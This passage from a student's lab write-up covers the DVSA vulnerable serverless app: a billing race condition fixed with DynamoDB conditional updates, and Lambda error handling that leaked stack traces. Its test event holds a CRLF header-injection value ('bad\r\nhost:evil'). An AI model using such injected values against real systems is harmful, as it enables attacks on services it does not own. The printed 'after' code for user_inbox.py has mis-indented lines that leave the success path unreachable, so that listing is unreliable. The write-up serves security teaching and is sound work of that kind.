Third, input validation logic should be strengthened to reject any update request if the order is already being processed or has been completed.

Part 7) Code / Config Changes

The fix was applied in the backend AWS Lambda functions responsible for updating an order and processing payment. The modified files were:

- DVSA-ORDER-UPDATE / update_order.py
- DVSA-ORDER-BILLING / order_billing.py

The main goal of the fix was to prevent the order from being modified while billing was in progress. To achieve this, I added server-side state validation and conditional DynamoDB updates so that updates are only allowed when the order is still in the 100 (open) state. During billing, the order is immediately moved to 200 (processing), which blocks concurrent update requests.

File 1: update_order.py

Before fix

The update function allowed the cart to be modified without enforcing a strict workflow rule. It only checked whether the order was already paid, which still allowed the cart to be changed while billing was starting.

```
if response["Item"]["orderStatus"] > 110:
   res = {"status": "err", "msg": "order already paid"}
   return res


response = table.update_item(
   Key={"orderId": orderId, "userId": userId},
   UpdateExpression=update_expr,
   ExpressionAttributeValues={
    ':itemList': itemList
   }
)
```

After fix

I changed the logic so that updates are only allowed when the order is exactly 100 (open). I also added a DynamoDB ConditionExpression to make the database reject the update if the order status has changed.

```
if response["Item"]["orderStatus"] != 100:
   res = {"status": "err", "msg": "Order cannot be modified after billing has started"}
   return res


try:
   response = table.update_item(
    Key={"orderId": orderId, "userId": userId},
    UpdateExpression=update_expr,
    ConditionExpression="orderStatus = :open",
    ExpressionAttributeValues={
     ':itemList': itemList,
     ':open': 100
    }
   )
except ClientError as e:
   if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
    res = {"status": "err", "msg": "Order is no longer editable"}
    return res
   raise
```

Security improvement

This change prevents order updates after billing has begun. The important restriction added here is:

- updates are allowed only when orderStatus = 100
- DynamoDB itself enforces this rule, even under concurrent requests

File 2: order_billing.py

Before fix

The billing function retrieved the order, calculated the total, called the payment API, and only then updated the order status. This left a race window where another request could still modify the cart before payment finished.

```
status = int(json.dumps(response["Item"]['orderStatus'], cls=DecimalEncoder))

if status < 120:
  ...
  req = http.request("POST", url, body=data, ...)
  ...
  response = table.update_item(
    Key=key,
    UpdateExpression=update_expression,
    ExpressionAttributeValues=expression_attributes
  )
```

After fix

I added an immediate order lock before billing continues. The billing function now changes the order status from 100 (open) to 200 (processing) as soon as

billing starts. I also added a conditional check when writing the final paid state.

```
if status != 100:
    return {"status": "err", "msg": "order is not open for billing"}


try:
    table.update_item(
        Key={
            "orderId": orderId,
            "userId": userId
        },
        UpdateExpression="SET orderStatus = :processing",
        ConditionExpression="orderStatus = :open",
        ExpressionAttributeValues={
            ":processing": 200,
            ":open": 100
        }
    )
except ClientError as e:
    if e.response["Error"]["Code"] == "ConditionalCheckFailedException":
        return {"status": "err", "msg": "order already locked"}
    raise
```

Later, when payment succeeds, the final order write is protected with another conditional check:


```
table.update_item(
    Key=key,
    UpdateExpression=update_expression,
    ConditionExpression="orderStatus = :processing",
    ExpressionAttributeValues=expression_attributes
)
```

Security improvement

This change adds the missing workflow protection:

- billing can begin only if the order is still 100 (open)
- billing immediately locks the order by setting orderStatus = 200
- the final payment update is allowed only if the order is still in 200 (processing)

Part 8) Verification After Fix



After applying the fix, I repeated the same race-condition test by sending billing and update requests concurrently.

Post-fix result

The system returned:

- update: "cart updated"
- billing: "amount": 330

In DynamoDB:

- itemList = 10
- totalAmount = 330

What changed

Previously, it was possible to pay for a smaller quantity while receiving a larger one due to a race condition. After the fix, billing now reflects the correct item quantity, and no mismatch occurs between the order and the charged amount.

Confirmation

The vulnerability no longer succeeds because inconsistent states cannot be created. At the same time, normal behavior still works correctly:

- users can update the cart before payment
- billing processes valid orders normally

Part 9) Structured Operation and Security Analysis

1. Intended Logic and Security Rule(s)

   The intended behavior of the application is to enforce a strict order-processing workflow. A user is allowed to modify the contents of an order only while the order is in the open (100) state. Once the user initiates the billing process, the order should transition into a non-editable state (such as processing (200)), preventing any further modifications. The security rule is that order data must remain consistent throughout the billing process. This means that once billing begins, the quantity of items and total amount must not change. The system should ensure that the total charged to the user accurately reflects the final state of the order.

2. Evidence Sources and Behavior Trace

   The analysis is based on observations from API requests, terminal outputs, and DynamoDB records.

   Normal behavior (expected):

- The user creates or updates an order while it is in the open state.
- The user initiates billing.

- The system calculates the total amount based on the current item list.
- The payment is processed and the order is updated to a paid or processing state.
- The total amount stored in the database matches the items in the order.

Exploit behavior (before fix):

- The attacker sends a billing request and an update request at nearly the same time.
- The billing request calculates the total using the original item quantity.
- The update request modifies the order quantity before the billing process completes.
- The database ends up with inconsistent data, for example:
  - itemList = 10
  - totalAmount = 25

  This shows that the user was able to pay for fewer items while receiving more, demonstrating a race condition.

Post-fix behavior:

- The same concurrent requests are executed again.
- The system either locks the order early or ensures the billing calculation uses the updated data.
- The database now shows consistent values, for example:
  - itemList = 10
  - totalAmount = 330

  This confirms that the system no longer allows inconsistent states.

3. Deviation Analysis and Classification

The exploit represents a clear deviation from the intended application logic.
The intended rule is that once billing starts, the order must not be modified. However, before the fix, the system allowed the order to be updated during the billing process. This resulted in a mismatch between the item quantity and the amount charged.
From a security perspective, this is a serious issue because it allows users to manipulate business logic to gain financial advantage. The system fails to enforce proper workflow sequencing, leading to inconsistent and incorrect outcomes.
This vulnerability is best classified as:

- **Intentional misuse / security-relevant abuse**
  because an attacker can deliberately exploit timing to bypass the intended logic and obtain more items than paid for.

4. Explainable Fix and Post-Fix Validation

   The fix was implemented by enforcing strict workflow control and adding database-level protections.
   First, the update function was modified to allow changes only when the order is in the **open (100)** state. If the order status is anything else, the update request is rejected.
   Second, the billing function was modified to **lock the order immediately** by changing its status from 100 (open) to 200 (processing) before performing any billing operations. This prevents concurrent update requests from modifying the order.

Third, **DynamoDB conditional expressions** were added to both update and billing operations. These ensure that updates only occur if the order is in the expected state, even under concurrent execution.

These changes address the root cause of the vulnerability by:

- enforcing proper sequencing of operations,
- preventing simultaneous conflicting updates,
- and ensuring data consistency at the database level.

Post-fix validation:

- The race condition test was repeated using concurrent billing and update requests.
- The system no longer produces inconsistent states.
- The total amount always matches the item quantity.
- Legitimate behavior is preserved:
  - users can still update orders before billing,
  - billing works normally for valid requests.

This confirms that the fix successfully restores the intended behavior and eliminates the vulnerability.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Race Condition (Lesson #8)	Orders can only be modified while in open (100) state. Once billing starts, the order must not be changed and the total	API requests (curl), Lambda code (update_order.py, order_billing.py), DynamoDB records	Updating cart before billing works correctly and total amount matches the item list during normal checkout	Concurrent billing and update requests allowed modifying item quantity after billing started, resulting in mismatch (e.g., itemList

	must match the item list.			= 10, totalAmount = 25)

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Logic Race Condition (Lesson #8)	The system allowed order updates during billing, violating the rule that order data must remain consistent once payment starts. This enabled underpayment for more items.	Intentional Misuse / Security-Relevant Abuse	Added validation and conditional updates in update_order.py and early locking (orderStatus = 200) in order_billing.py using DynamoDB ConditionExpression	Repeating the exploit shows no mismatch; total amount always matches item quantity (e.g., itemList = 10, totalAmount = 330)	Before: concurrent requests caused inconsistent state. After: system enforces order locking and consistent results regardless of timing

Part 10) Takeaway / Lessons Learned

This vulnerability was caused by the incorrect assumption that requests would be processed in a safe, sequential order. In reality, serverless systems handle requests concurrently, which allowed billing and update operations to overlap and create inconsistent order states. This issue is especially important in a serverless environment because AWS Lambda functions run independently and in parallel, making race conditions more likely if proper state management is not

enforced. The key lesson is that business logic must be enforced on the server side with strict workflow controls. Using techniques such as state validation, early locking, and conditional database updates ensures that operations occur in the correct order and prevents concurrent requests from causing security issues.

Lesson #10: Unhandled Exceptions

Part 1) Goal and Vulnerability Summary

Lesson #10 is about unhandled exceptions and excessive error details. The main affected component was the Lambda function DVSA-USER-INBOX, especially the verify path. The security impact was that the caller could receive backend error details such as errorMessage, errorType, stackTrace, and internal file paths. The main weakness was poor exception handling that exposed internal details instead of returning a safe generic error.

Part 2) Why This Works / Root Cause

This issue was possible because the verify path returned backend error details to the caller. It exposed raw exception text and status details instead of handling the error safely and returning one generic client message.

Part 3) Environment and Setup

The test was done in my own non-production AWS account in us-east-1. The main AWS service used was Lambda. The main function used was DVSA-USER-INBOX. The test was done directly in the Lambda console with a synchronous test event because the public /order path did not expose the verify action. CloudWatch Logs was used to compare internal logging with the caller-facing result. The tools used were AWS Console and CloudWatch.

Part 4) Reproduction Steps

1. Open AWS Console and go to Lambda.

2. Open the function DVSA-USER-INBOX.


3. Create a new synchronous test event.

4. Use this event JSON:

```
{
 "action": "verify",
 "user": "bad\r\nhost:evil"
}
```


5. Click Test.


6. Observe the returned error details in the Lambda response.



Part 5) Evidence and Proof

The vulnerability was confirmed because the caller directly received backend error details. The response showed errorMessage, errorType, stackTrace, and internal file paths such as /var/task/user_inbox.py. This proved that the function returned internal exception details instead of a safe generic error.





Part 6) Fix Strategy / Probable Mitigation

The fix belongs in the Lambda function DVSA-USER-INBOX, inside the verify block. The needed security improvement is to catch exceptions safely, keep detailed errors only in internal logs, and return one generic client message such as {"status":"err","msg":"could not verify email"}. This fixes the root cause because the caller no longer receives backend error details.

Part 7) Code / Config Changes

I changed the verify block in user_inbox.py inside the Lambda function DVSA-USER-INBOX. I removed the logic that returned raw exception text with str(e) and status details such as "got status code: ...". I replaced it with safe handling: print the detailed error to logs, and return only {"status":"err","msg":"could not verify email"} to the caller.

Code before:

```
user_inbox.py
def lambda_handler(event, context):

    elif action == "verify":
        ses = boto3.client('ses')
        ses.verify_email_identity(
            EmailAddress=secmail
        )
        time.sleep(2)

        try:
            req = HTTP.request("GET", "https://www.1secmail.com/api/v1/?action=getMessages&login={}&domain={}".format(secmail.split("@")[0], secmail.split("@")[1]))
        except Exception as e:
            res = {"status": "err", "msg": str(e)}
            print(json.dumps(res))
            return res

        if req.status != 200:
            res = {"status": "err", "msg": "got status code: " + str(req.status)}
            return res

        msg_list = json.loads(req.data)
        aws_msg_list = []
        for msg in msg_list:
            if msg["subject"].find("Email Address Verification") > -1:
                aws_msg_list.append(msg["id"])

        if not aws_msg_list:
            res = {"status": "err", "msg": "Could not get verification link"}
            return res

        try:
            req = HTTP.request("GET", "https://www.1secmail.com/api/v1/?action=readMessage&login={}&domain={}&id={}".format(secmail.split("@")[0], secmail.split("@")[1], max(aws_msg_list)))
        except Exception as e:
```

Code After:

user_inbox.py

```python
if action == "verify":
    ses = boto3.client('ses')
    try:
        ses.verify_email_identity(
            EmailAddress=secmail )
    except Exception as e:
        print("[ERR] verify_email_identity:", str(e))
        return {"status": "err", "msg": "could not verify email"}

    time.sleep(2)

    try:
        req = HTTP.request(
            "GET",
            "https://www.1secmail.com/api/v1/?action=getMessages&login={}&domain={}".format(
                secmail.split("@")[0], secmail.split("@")[1]
            )
        )
    except Exception as e:
        print("[ERR] getMessages:", str(e))
        return {"status": "err", "msg": "could not verify email"}

    if req.status != 200:
        print("[ERR] getMessages status:", req.status)
        return {"status": "err", "msg": "could not verify email"}
```

user_inbox.py


```
103  if action == "verify":
129      msg_list = json.loads(req.data)
130      aws_msg_list = []
131      for msg in msg_list:
132          if msg["subject"].find("Email Address Verification") > -1:
133              aws_msg_list.append(msg["id"])
134
135      if not aws_msg_list:
136          return {"status": "err", "msg": "could not verify email"}
137
138      try: req = HTTP.request(
139          "GET",
140          "https://www.1secmail.com/api/v1/?action=readMessage&login={}&domain={}&id={}".format(
141              secmail.split("@")[0], secmail.split("@")[1], max(aws_msg_list) ) )
142      except Exception as e:
143          print("[ERR] readMessage:", str(e))
144          return {"status": "err", "msg": "could not verify email"}
145
146      if req.status != 200:
147          print("[ERR] readMessage status:", req.status)
148          return {"status": "err", "msg": "could not verify email"}
149
150      email_data = json.loads(req.data)
151      body = email_data["body"]
152      startpoint = body.find("https://email-verification")
153      endpoint = body.find("Your request will not be processed unless you confirm the address using this URL.")
```

user_inbox.py

```
103  if action == "verify":
153      endpoint = body.find("Your request will not be processed unless you confirm the address using this URL.")
154
155      if startpoint == -1 or endpoint == -1:
156          print("[ERR] verification link not found")
157          return {"status": "err", "msg": "could not verify email"}
158
159      verification_link = body[startpoint:endpoint-2]
160
161      try:
162          req = HTTP.request("GET", verification_link)
163      except Exception as e:
164          print("[ERR] verification_link:", str(e))
165          return {"status": "err", "msg": "could not verify email"}
166          if req.status != 200:
167              print("[ERR] verification_link status:", req.status)
168              return {"status": "err", "msg": "could not verify email"}
169
170          data = req.data.decode("utf-8")
171          if "You have successfully verified an email address" in data:
172              return {"status": "ok", "msg": str(secmail) + " was verified"}
173          else: return {"status": "err", "msg": "could not verify email"}
174
175      else:
176          return "Unkown action" + action
```

Part 8) Verification After Fix

After the fix, I ran the same malformed test event again. This time, the function returned only {"status":"err","msg":"could not verify email"}. The caller no longer received errorMessage, errorType, stackTrace, or internal file paths. This shows the vulnerable behavior no longer succeeded. Detailed diagnostics stayed only in internal logs, which is the correct behavior.



Part 9) Structured Operation and Security Analysis

The following two tables summarize the intended behavior, the exploit behavior, the deviation, the fix, and the post-fix result for Lesson #10.

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #10: Unhandled Exceptions	The function must not return raw backend exception details to the caller. The caller should receive only a safe generic error.	user_inbox.py source code, Lambda test event, Lambda response, CloudWatch logs	After the fix, the same malformed test returned only {"status":"err","msg":"could not verify email"}.	Before the fix, the response exposed errorMessage, errorType, stackTrace, and /var/task/user_inbox.py.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #10: Unhandled Exceptions	The function exposed internal backend details to the caller instead of using a safe client message.	Intentional misuse / security-relevant abuse	In DVSA-USER-INBOX (user_inbox.py), the verify block was changed to catch exceptions safely, log details internally, and return only {"status":"err","msg":"could not verify email"}.	After the fix, the same malformed input returned only the safe generic error and no stack details.	Not measured

Part 10) Takeaway / Lessons Learned

This lesson showed that the main problem was exposing backend exception details to the caller. This is important in a serverless environment because leaked stack traces, file paths, and service errors can help an attacker learn how the backend works. A safer design is to catch exceptions centrally, log details only internally, and return only generic client-safe messages.